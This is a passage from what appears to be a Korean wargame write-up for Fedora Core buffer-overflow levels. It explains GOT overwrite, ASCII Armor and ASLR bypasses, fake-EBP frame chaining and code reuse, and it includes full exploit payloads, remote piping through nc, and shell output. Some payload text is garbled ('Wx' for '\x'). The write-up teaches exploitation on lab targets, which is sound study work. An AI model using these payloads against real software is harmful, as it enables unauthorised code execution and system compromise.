
프로그램 내부에서 `setreuid(geteuid(), geteuid()) / setregid(getegid(), getegid());` 함수를 호출해서, 단순히 `system` 함수를 호출해 쉘을 실행시켜도 제대로 `euid`권한이 설정되도록 하고 있다.

여기서 역시 `system`함수를 호출 할 때 ASCII Armor에 의해서 인자를 구성할 수 없다.

RET sled가 불가능한 상황에서 ASCII Armor를 우회하는 또 다른 방법으로 **GOT Overwrite**가 있다.


GOT(Global Offset Table)는 PLT(Procedure Linkage Table)를 통해 함수를 호출 할 때 함수의 실제 주소를 참조하는 공간이다.

GOT와 PLT의 구조



<함수 최초 호출 시>

PLT는 일종의 실제 호출 코드를 담고 있는 테이블로 최초 PLT호출시 `_dl_runtime_resolve` 함수가 호출되어, 실제 라이브러리 함수를 호출하고 GOT테이블에 실제 함수의 주소를 기록한다.



<함수 최초 호출 이후>

두 번째 호출할 때부터는 GOT에 저장된 주소만을 가지고 실제 함수를 호출한다.

(자세한 내용은 http://x82.inetcop.org/h0me/papers/FC_exploit/relocation.txt 참고)

쉽게 정리하면 PLT는 프로그램 내부에서 호출하는 함수만이 가지고 있으며 ASCII Armor의 적용을

```
(gdb) disass main
Dump of assembler code for function main:
0x080483d4 <+0>:  push    %ebp
0x080483d5 <+1>:  mov     %esp,%ebp
0x080483d7 <+3>:  and     $0xffffffff,%esp
0x080483da <+6>:  sub     $0x10,%esp
0x080483dd <+9>:  movl    $0x80484d0, (%esp)
0x080483e4 <+16>: call    0x80482f0 <puts@plt>
0x080483e9 <+21>: movl    $0x80484d7, 4(%esp)
0x080483f0 <+28>: call    0x80482f0 <puts@plt>
0x080483f5 <+33>: mov     $0x0,%eax
0x080483fa <+38>: leave   %eax
```


받지 않는 메모리 주소를 가지고 있다. 그러므로 프로그램 내부에서 사용하는 함수의 경우 PLT주소를 통해서 얼마든지 RTL이 가능하다.



```
<main+150>: call 0x8048404 <_init+56>
<main+155>: add $0x10,%esp
<main+158>: sub $0x4,%esp
<main+161>: push $0x4
<main+163>: lea 0xffffef8(%ebp),%eax
<main+169>: add $0x108,%eax
<main+174>: push %eax
<main+175>: lea 0xffffef4(%ebp),%eax
<main+181>: push %eax
<main+182>: call 0x8048434 <_init+104>
<main+187>: add $0x10,%esp
<main+190>: sub $0x8,%esp
<main+193>: mov 0xc(%ebp),%eax
<main+196>: add $0x4,%eax
<main+199>: pushl (%eax)
<main+201>: lea 0xffffef8(%ebp),%eax
<main+207>: push %eax
<main+208>: call 0x8048494 <_init+200>

(gdb) x/i 0x8048494
0x8048494 <_init+200>: jmp 0x80498a0
(gdb)
0x804849a <_init+206>: push $0x50
(gdb)
0x804849f <_init+211>: jmp 0x80483e4 <_init+24>
(gdb) x/x 0x80498a0
0x80498a0 <GLOBAL_OFFSET_TABLE_+52>: 0x00783880
(gdb) x/x 0x783880
0x783880 <strcpy>: 0x8be58955
(gdb)
```

위 그림이 실제 PLT의 호출 과정으로 strcpy@plt를 호출하고 GOT를 참고해서 실제 함수를 호출한다 (strcpy의 실제 주소는 GOT테이블에 저장된 0x00783880)

GOT Overwrite

GOT Overwrite란 실제 함수를 저장하고 있는 GOT테이블을 변조해서 ASCII Armor의 적용을 받지 않는 PLT주소를 통해 원하는 함수를 호출하는 방법이다.

예를 들어 이번 문제는 바이너리 파일 내부에서 printf함수를 호출하고 있는데, GOT Overwrite를 통해 printf함수의 실제 주소가 저장된 GOT테이블을 system함수의 주소로 변조한 후에 printf의 PLT를 호출하면 system함수가 호출된다.

자세한 방법은 문제 풀이를 통해 한번 더 확인해 보겠다.

문제 풀이 방법은 RTL로 strcpy함수(PLT)를 ppr을 이용해 연속 호출해서 1바이트씩 printf함수의 GOT테이블을 변조하고 printf@plt를 통해 system함수를 호출하는 것이다.

먼저 필요한 정보를 수집해겠다.

```
(gdb) print system
$1 = {<text variable, no debug info>} 0x7507c0 <system>
```

system 함수의 주소는 0x7507c0

```
[hell_fire@Fedora_1stFloor ~]$ objdump -s -j .got.plt evil_wizard
evil_wizard:      file format elf32-i386

Contents of section .got.plt:
 804986c a0970408 00000000 00000000 fa830408 .....
 804987c 0a840408 1a840408 2a840408 3a840408 .....*....
 804988c 4a840408 5a840408 6a840408 7a840408 J...Z...j...z...
 804989c 8a840408 9a840408                ....
```

GOT 테이블 주소 확인

```
(gdb) x/x 0x08049884
0x8049884 <_GLOBAL_OFFSET_TABLE_+24>: 0x0075e660
(gdb) x/x 0x75e660
0x75e660 <printf>: 0x8de58955
```

printf함수의 GOT테이블 (printf함수의 실제 주소 저장)

printf함수의 GOT주소인 0x08049884를 system함수의 주소 0x7507c0로 변조하면 하는 방법은 system함수의 주소 0x7507c0의 주소를 구성하는 hex코드 0x75 0x07 0xc0를 ASCII Armor의 적용을 받지 않는 TEXT영역에서 찾은 후 strcpy함수를 통해 GOT테이블에 1바이트씩 복사하는 것이다. (리틀 엔디안을 고려해서 system의 하위 주소를 GOT테이블의 상위 주소에 복사한다)

```
0x8048420 <_init+84>: 0xc0
0x804802c: 0x07
0x80482c8 <__libc_utmp_lock+125851104>: 0x75
0x804802d: 0x00
```

```
0x8049884 <_GLOBAL_OFFSET_TABLE_+24>: 0x0075e660 printf()
(gdb) x/b 0x08049884
0x8049884 <_GLOBAL_OFFSET_TABLE_+24>: 0x60 (1) c0
(gdb)
0x8049885 <_GLOBAL_OFFSET_TABLE_+25>: 0xe6 (2) 07
(gdb)
0x8049886 <_GLOBAL_OFFSET_TABLE_+26>: 0x75 (3) 75
(gdb)
0x8049887 <_GLOBAL_OFFSET_TABLE_+27>: 0x00 (4) 00
(gdb)
```

GOT Overwrite

공격코드 구성

```
./evil_wizard "`python -c 'print "A"*268 +
```

```
"Wx94Wx84Wx04Wx08" + "Wx4fWx85Wx04Wx08" + "Wx84Wx98Wx04Wx08" + "Wx20Wx84Wx04Wx08" +
strcpy@plt POP_POP_RET printf's got &0xc0
"Wx94Wx84Wx04Wx08" + "Wx4fWx85Wx04Wx08" + "Wx85Wx98Wx04Wx08" + "Wx2cWx80Wx04Wx08" +
strcpy@plt POP_POP_RET printf's got +1 &0xc0
"Wx94Wx84Wx04Wx08" + "Wx4fWx85Wx04Wx08" + "Wx86Wx98Wx04Wx08" + "Wxc8Wx82Wx04Wx08" +
strcpy@plt POP_POP_RET printf's got +2 &0xc0
"Wx94Wx84Wx04Wx08" + "Wx4fWx85Wx04Wx08" + "Wx87Wx98Wx04Wx08" + "Wx2dWx80Wx04Wx08" +
strcpy@plt POP_POP_RET printf's got +3 &0xc0
"Wx24Wx84Wx04Wx08" + "AAAA" + "Wx03Wx36Wx83Wx00" +
printf@plt (system) &/bin/sh
```

```
printf("%s\n", "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAx□ ? O? □ ? □ □ □ ? $AAA6?  
)= 344
```

```
strcpy(0x8049884, "\300\377\377\377\314%\204\230\004\bh\030") = 0x8049884  
strcpy(0x8049885, "\007") = 0x8049885  
strcpy(0x8049886, "uid") = 0x8049886  
strcpy(0x8049887, "") = 0x8049887
```

```
printf("/bin/sh"sh-3.00$ id  
uid=503(hell_fire) gid=503(hell_fire) groups=503(hell_fire) context=user_u:syste  
d_t  
sh-3.00$
```

ltrace를 이용해 Exploit시에 프로그램의 라이브러리 호출을 추적해보면

4.5. FC3 dark_stone (GOT Overwrite)

직전문제와 동일한 방식으로 **GOT Overwrite**를 통해 해결하면 되는 문제이다.

다른 점은 TCP 8888포트로 구동되고 있는 xinetd 리모트 환경이라는 점이다

```
[evil_wizard@Fedora_1stFloor ~]$ cat /etc/xinetd.d/dark_stone
service dark_stone
{
    disable = no
    flags           = REUSE
    socket_type     = stream
    wait           = no
    user            = dark_stone
    server          = /home/evil_wizard/dark_stone
}

[evil_wizard@Fedora_1stFloor ~]$ cat /etc/services | grep dark_stone
dark_stone      8888/tcp
```

공격코드 구성

(system함수의 주소를 1바이트씩 Custom영역에 복사한 후 한꺼번에 GOT테이블에 복사 한다)

```
"Wx38Wx84Wx04Wx08" + "Wxf3Wx84Wx04Wx08" + "Wx3cWx98Wx04Wx08" + "Wx84Wx84Wx04Wx08" + W
strcpy@plt      pop_pop_ret      &custom_stack      system's addr
"Wx38Wx84Wx04Wx08" + "Wxf3Wx84Wx04Wx08" + "Wx3dWx98Wx04Wx08" + "Wx6cWx83Wx04Wx08" + W
strcpy@plt      pop_pop_ret      &custom_stack +1      system's addr
"Wx38Wx84Wx04Wx08" + "Wxf3Wx84Wx04Wx08" + "Wx3eWx98Wx04Wx08" + "Wxb4Wx82Wx04Wx08" + W
strcpy@plt      pop_pop_ret      &custom_stack +2      system's addr
"Wx38Wx84Wx04Wx08" + "Wxf3Wx84Wx04Wx08" + "Wx3fWx98Wx04Wx08" + "Wx2cWx98Wx04Wx08" + W
strcpy@plt      pop_pop_ret      &custom_stack + 3      system's addr
"Wx38Wx84Wx04Wx08" + "Wxf3Wx84Wx04Wx08" + "Wx4cWx98Wx04Wx08" + "Wx3cWx98Wx04Wx08" + W
strcpy@plt      pop_pop_ret      printf's GOT      &custom_stack
"Wx08Wx84Wx04Wx08" + "AAAA" + "Wx03Wx36Wx83Wx00";cat) | nc localhost 8888
printf@PLT      &/bin/sh
```

추가로 프로그램 내부에서 fflush 함수가 사용된 경우 공유라이브러리 영역에 있는 "/bin/sh" 문자열의 주소가 아닌 .dynstr섹션의 fflush함수의 이름의 끝 2글자 "sh"를 이용 할 수 있다.

```
(gdb) x/s 0x080482c5
0x80482c5 <__libc_utmp_lock+125851101>: "flush"
(gdb) x/s 0x080482c6
0x80482c6 <__libc_utmp_lock+125851102>: "lush"
(gdb) x/s 0x080482c7
0x80482c7 <__libc_utmp_lock+125851103>: "ush"
(gdb) x/s 0x080482c8
0x80482c8 <__libc_utmp_lock+125851104>: "sh"
(gdb)
```

system("sh");

4.6. FC4 cruel (RET Sled on random library)

Fedora Core 4 환경에서의 첫 번째 문제이고 먼저 FC3 환경에서 추가된 방어기법을 확인해본다.

- ASLR (Random Library) 적용

공유라이브러리 영역의 주소가 항상 변하여 라이브러리 함수 주소가 유동적

```
[dark_stone@Fedora_2ndFloor ~]$ cat /proc/self/maps | grep -e libc
007a6000-008c9000 r-xp 00000000 fd:00 259850 /lib/libc-2.3.6.so
008c9000-008cb000 r-xp 00122000 fd:00 259850 /lib/libc-2.3.6.so
008cb000-008cd000 rwxp 00124000 fd:00 259850 /lib/libc-2.3.6.so
[dark_stone@Fedora_2ndFloor ~]$ cat /proc/self/maps | grep -e libc
00111000-00234000 r-xp 00000000 fd:00 259850 /lib/libc-2.3.6.so
00234000-00236000 r-xp 00122000 fd:00 259850 /lib/libc-2.3.6.so
00236000-00238000 rwxp 00124000 fd:00 259850 /lib/libc-2.3.6.so
```

< 공유 라이브러리 적재 주소가 항상 변함>

```
(gdb) print execve
$14 = {<text variable, no debug info>} 0x832abc <execve>
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/dark_stone/cruel
(no debugging symbols found)
(no debugging symbols found)

Breakpoint 1, 0x080483e4 in main ()
(gdb) print execve
$15 = {<text variable, no debug info>} 0x19dabc <execve>
(gdb) r
```

<공유 라이브러리 함수 주소가 유동적>

- 함수 Argument 참조 방식 변경

Fedora Core 4 이전 버전까지는 함수가 인자를 참조할 때 EBP레지스터를 기준으로 오프셋을 가지고 하지만, FC4에서 부터는 ESP레지스터를 기준으로 오프셋을 가지고 인자를 참조한다.

fedora core 3 glibc 2.3.3 system():	<system+17>: mov 0x8(%ebp),%esi	; refers %ebp + 8
fedora core 4 glibc 2.3.5 system():	<system+14>: mov 0x10(%esp),%edi	; refers %esp + 16
fedora core 3 glibc 2.3.3 execve():	<execve+9>: mov 0xc(%ebp),%ecx <execve+27>: mov 0x10(%ebp),%edx <execve+30>: mov 0x8(%ebp),%edi	; second argument of execve() ; third argument of execve() ; first argument of execve()
fedora core 4 glibc 2.3.5 execve():	<execve+13>: mov 0xc(%esp),%edi <execve+17>: mov 0x10(%esp),%ecx <execve+21>: mov 0x14(%esp),%edx	; first argument of execve() ; second argument of execve() ; third argument of execve()

이는 Fake_EBP 공격을 방지하기 위해 적용된 방어기법이다.

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
    char buffer[256];

    if(argc < 2){
        printf("argv error\n");
        exit(0);
    }

    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);
}

```

문제는 전형적인 BOF예제 프로그램으로 256바이트 버퍼에 취약한 함수인 strcpy를 통해 입력을 받는 과정에서 취약점이 발생한다.

풀이방법은 **FC3 iron_golem 문제와 동일** 하지만 Random Library가 적용되어 있습니다.

그렇지만! 위에서도 설명 했었는데 구버전 Fedora시스템의 경우 ASLR이 불안정하여 유동적이더라고 똑같은 주소가 나오는 빈도가 매우 높고, 시간이 흐르면 ASLR이 풀려버린다.

그러므로 그냥 Random library를 무시하고 풀이하면 된다.....


```

(gdb) x/10x $ebp
0xbfecdfb8: 0x41414141 0xbfece044
0xbfecdfc8: 0xbfece050 0xbfece000
0xbfecdfd8: 0xb7fd0690 0x00000001
(gdb)
0xbfecdf0: 0x008caff4 0x007a2ca0 0x08048454 0xbfece018
0xbfecdf0: 0xbfecdfc0 0x007bad44 0x00000000 0x00000000
0xbfece000: 0x00000000 0x0079ae60
(gdb)
0xbfece008: 0x0079613d 0x007a2fb4 0x00000002 0x08048340
0xbfece018: 0x00000000 0x08048361 0x080483e4 0x00000002
0xbfece028: 0xbfece044 0x08048454
(gdb)

```

excl 인자

RET Sled를 사용하기 위해 execl함수의 인자로 적당한 스택 메모리 영역을 찾은 후 공격코드를 구성한다.



4.7. FC4 enigma (Frame Chain)

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

int vuln(int canary, char *ptr)
{
    char buffer[256];
    int *ret;
    // stack overflow!!
    strcpy(buffer, ptr);
    // overflow protected
    if(canary != 0x31337)
    {
        printf("who broke my canary?!");
        exit(1);
    }
    // preventing RTL
    ret = &canary - 1;
    if((*ret & 0xff000000) == 0)
    {
        printf("I've an allergy to NULL");
        exit(1);
    }
    // clearing attack buffer
    memset(ptr, 0, 1024);
    return 0;
}

int main()
{
    char buffer[1024];

    printf("enigma : The brothers will be glad to have you!\n");
    printf("you : ");
    fflush(stdout);
    // give me a food!
    fgets(buffer, 1024, stdin);
    // oops~!
    vuln(0x31337, buffer);
    // bye bye
    exit(0);
}
```

FC4 기반의 Remote BOF문제이다.

Xinetd환경에서 구동되고 있고 TCP 7777포트로 구동되고 있다.

```
[cruel@Fedora_2ndFloor ~]$ cd /etc/xinetd.d/
[cruel@Fedora_2ndFloor xinetd.d]$ ls
chargen      daytime      echo         eklogin      gssftp      krb5-telnet
chargen-udp  daytime-udp echo-udp      enigma       klogin      kshell
[cruel@Fedora_2ndFloor xinetd.d]$ cat enigma
service enigma
{
    disable          = no
    flags             = REUSE
    socket_type       = stream
    wait             = no
    user              = enigma
    server            = /home/cruel/enigma
}
```

먼저 소스코드를 통해 취약점 발생 부분을 확인해보자.

1024바이트 크기의 버퍼에 fgets함수를 통해 입력 값을 받아서 저장하고 vuln함수를 호출한다
(vuln함수는 main함수의 버퍼의 주소와 **0x31337(Canary)**이라는 값을 인자로 받는다)

vuln함수 내부에서는 취약한 함수인 strcpy를 통해 256바이트 크기에 버퍼에 1024크기 버퍼에 저장된 값을 복사하고, 여기에서 취약점이 발생한다.

그리고 소스코드를 통해 RTL을 방지하고, StackGuard 기능을 적용한다.

RET 주소에 NULL 값이 포함되어 있으면 종료 (라이브러리 함수 호출 방지)

```
// preventing RTL
ret = &canary - 1;
if((*ret & 0xff000000) == 0)
{
    printf("I've an allergy to NULL");
    exit(1);
}
```


vuln 함수 종료 직전 main 함수의 버퍼 초기화

```
// clearing attack buffer
memset(ptr, 0, 1024);
```

vuln 함수의 인자로 받은 Null 카나리아 0x0031337의 변조를 확인 (RET Sled 방지)


```
if(canary != 0x31337)
{
    printf("who broke my canary?!");
    exit(1);
}
```

취약점 발생 당시의 스택을 생각해보면 다음과 같을 것이다.



Vuln의 SFP와 RET까지 변조가 가능하고 그 상위로는 Canary로 인해 변조가 불가능하다.
(0x31337은 메모리에 저장되면 0x0031337이므로 **NULL Canary**의 효과를 가진다)

그렇다면 이런 상황에서 어떻게 해볼 수 있는 건 RET와 SFP 밖에 없는 상황이고,
Fake_ebp를 이용한 Frame Chain을 구성해서, 함수 연쇄 호출을 통해 풀이한다



그림이 설명하면 SFP를 실행하고자 하는 함수의 주소가 위치한 메모리 영역의 -4위치로 변조하고

RET를 leave-ret 코드의 주소로 변조한다면, 함수에필로그의 leave과정에 의해서 변조한 SFP값이 EBP레지스터에 저장된다 (mov \$ebp, \$esp ; pop \$ebp)

다음 에필로그의 ret명령에 의해 leave-ret 코드가 실행되어 다시 한번 에필로그 과정을 진행하고

leave과정을 통해서 변조된 SFP의 위치로 esp포인터가 위치하게 되고 (mov \$ebp, \$esp)

pop \$ebp명령으로 또 다른 주소를 ebp레지스터에 저장하고 esp가 4바이트 위로 이동한다

그리고 현재 esp의 위치는 주소는 ret명령으로 인해 실행된다.

```
0x80484df <main+159>: leave
0x80484e0 <main+160>: ret
```

이 과정을 그림과 같이 **Frame-chain**을 구성해 여러 개의 함수 호출이 가능해진다.

그렇다면 이제 RET컨트롤과 Frame-chain을 통해 함수를 원하는 만큼 호출할 수 있게 되었고

남은 문제는 Frame_chain을 구성할 **공격자가 핸들링이 가능한 메모리 영역**을 찾는 것이다.

전체 메모리에 ASLR이 설정되어 있기에, 한번에 exploit이 가능한 메모리 영역은 없고

약간의 BruteForce가 필요하다.

필자는 fgets함수 내부에서 사용하는 stdin임시 버퍼를 이용했다.

임시버퍼의 주소는 fgets의 세 번째 인자로 들어가는 값을 확인해서 알 수 있다

fgets(buffer, 1024, **stdin**);

```
0x080485e0 <main+80>: mov 0x804985c,%eax
0x080485e5 <main+85>: sub $0x4,%esp
0x080485e8 <main+88>: push %eax
0x080485e9 <main+89>: push $0x400
0x080485ee <main+94>: lea 0xffffc00(%ebp),%eax
0x080485f4 <main+100>: push %eax
0x080485f5 <main+101>: call 0x80483ec ( call fgets )
```

(gdb) x/x **0x0804985c**

0x804985c <stdin@@GLIBC_2.0>: 0x008cb740

```
(gdb) x/x 0x008cb740
0x8cb740 <_IO_2_1_stdin_>: 0xfbad2088
0x8cb744 <_IO_2_1_stdin_+4>: 0xb7f55105
0x8cb748 <_IO_2_1_stdin_+8>: 0xb7f55105
0x8cb74c <_IO_2_1_stdin_+12>: 0xb7f55000
```

```
(gdb) x/x 0x008cb740
0x8cb740 <_IO_2_1_stdin_>: 0xfbad2088
0x8cb744 <_IO_2_1_stdin_+4>: 0xb7f3c105
0x8cb748 <_IO_2_1_stdin_+8>: 0xb7f3c105
0x8cb74c <_IO_2_1_stdin_+12>: 0xb7f3c000
```

```
(gdb) x/x 0x008cb740
0x8cb740 <_IO_2_1_stdin_>: 0xfbad2088
0x8cb744 <_IO_2_1_stdin_+4>: 0xb7f52105
0x8cb748 <_IO_2_1_stdin_+8>: 0xb7f52105
0x8cb74c <_IO_2_1_stdin_+12>: 0xb7f52000
```

임시버퍼의 주소 역시나 ASLR의 영역을 받는다, 하지만 변화의 폭을 자세히 살펴보면 주소 가운데 bit만이 유동적임을 알 수 있고, 이 정도의 변화폭은 충분히 부루트포싱이 가능하다.

```
0x8cb750 <_IO_2_1_stdin_+16>: 0xb7f55000
0x8cb750 <_IO_2_1_stdin_+16>: 0xb7f3c000
0x8cb74c <_IO_2_1_stdin_+12>: 0xb7f52000
0x8cb750 <_IO_2_1_stdin_+16>: 0xb7fc6000
0x8cb750 <_IO_2_1_stdin_+16>: 0xb7fd000
0x8cb750 <_IO_2_1_stdin_+16>: 0xb7f75000
```

그러면 이제 공격자의 입장에서 핸들링이 가능한 메모리영역 'custom_stack'을 확보 하였고 공격 코드를 작성해보자

"버퍼 더미 값" + "custom_stack" + "leave_ret" + "Null Canary"

+ "AAAA" + "strcpy@plt" + "rwx 메모리" + "rwx 메모리" + "&ShellCode" + "ShellCode"

↑ custom_stack Start

※ 여기서 말하는 custom_stack이란 위 공격코드가 들어간 스택의 주소가 아닌 위 코드가 저장된 fgets stdin 임시 버퍼의 주소를 말한다.


공격코드는 Fake_ebp를 통해 &custom_stack으로 스택프레임을 이동시킨 후에

Strcpy@plt를 호출해서 rwx권한의 메모리에 셸코드가 저장된 주소를 복사하고,

그 주소로 바로 리턴하는 것이다.

008cd000-008cf000 **rxwp** 008cd000 00:00 0 (rwx 권한 메모리)

이제 위 코드를 약간의 부르트포싱을 통해 실행하면 아래와 같이 셸이 뜬다.



```
cruel@Fedora_2ndFloor:~  
you :  
enigma : The brothers will be glad to have you!  
you :  
enigma : The brothers will be glad to have you!  
you :  
enigma : The brothers will be glad to have you!  
you :  
enigma : The brothers will be glad to have you!  
you :  
enigma : The brothers will be glad to have you!  
you :  
enigma : The brothers will be glad to have you!  
you :  
enigma : The brothers will be glad to have you!  
you :  
enigma : The brothers will be glad to have you!  
you :  
enigma : The brothers will be glad to have you!  
you :  
enigma : The brothers will be glad to have you!  
you :  
id my-pass  
id: my-pass: No such user  
id  
uid=502(enigma) gid=502(enigma) context=system_u:system_r:inetd_t
```

4.8. FC4 titan (Code-Reuse attack)

Xinetd에서 TCP 8888 포트를 통해 구동되고 있는 Remote BOF 문제이다



```
[enigma@Fedora_2ndFloor ~]$ cat /etc/xinetd.d/titan  
service titan  
{  
    disable      = no  
    flags        = REUSE  
    socket_type  = stream  
    wait        = no  
    user         = titan  
    server       = /home/enigma/titan  
}
```

```

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

static char buffer[40];
static void (*ftn)(); // Overflow!

void print()
{
    printf("nothing here\n");
    fflush(stdout);
}

int main()
{
    char buf[48];
    ftn = print;

    printf("titan : What a tragic mistake.\n");
    printf("you : ");
    fflush(stdout);

    // give me a food
    fgets(buf, 48, stdin);

    // buffer overflow!!
    strcpy(buffer, buf);

    // preventing RTL
    if(((int)ftn & 0xff000000) == 0)
    {
        printf("I've an allergy to NULL");
        exit(1);
    }

    // clearing buffer
    memset(buffer, 0, 40);

    ftn();
}

```

취약점은 48바이트 버퍼에 fgets로 입력을 받은 후, strcpy함수를 통해 Data영역의 40바이트 버퍼에 복사하는 과정에서 발생한다.

Data영역은 스택과 다르게 낮은 주소에서 높은 주소로 변수가 선언되고 데이터를 저장하므로 40바이트의 buffer에서 오버플로우가 발생하면 상위에 ftn 함수 포인터가 변조된다.

이 문제에선 이 함수포인터를 조작해서 exploit을 해야한다.

여기에서 이제 **Code-reuse attack**이라는 개념을 사용하는데

Code-reuse attack이란 프로그램의 정상적인 Code를 이용해 프로그램의 흐름을 조작해 악의적인 결과를 이끌어내는 공격 방식을 의미한다

대표적 ret 명령으로 끝나는 짧은 코드들(Gadget)을 이용하는 ROP도 code-reuse attack의 개념이다

```
804852f: 68 a3 86 04 08      push    $0x80486a3
8048534: e8 af fe ff ff      call   80483e8 <printf@plt>
8048539: 83 c4 10             add     $0x10,%esp
804853c: a1 e0 97 04 08      mov     0x80497e0,%eax
8048541: 83 ec 0c             sub     $0xc,%esp
8048544: 50                 push    %eax
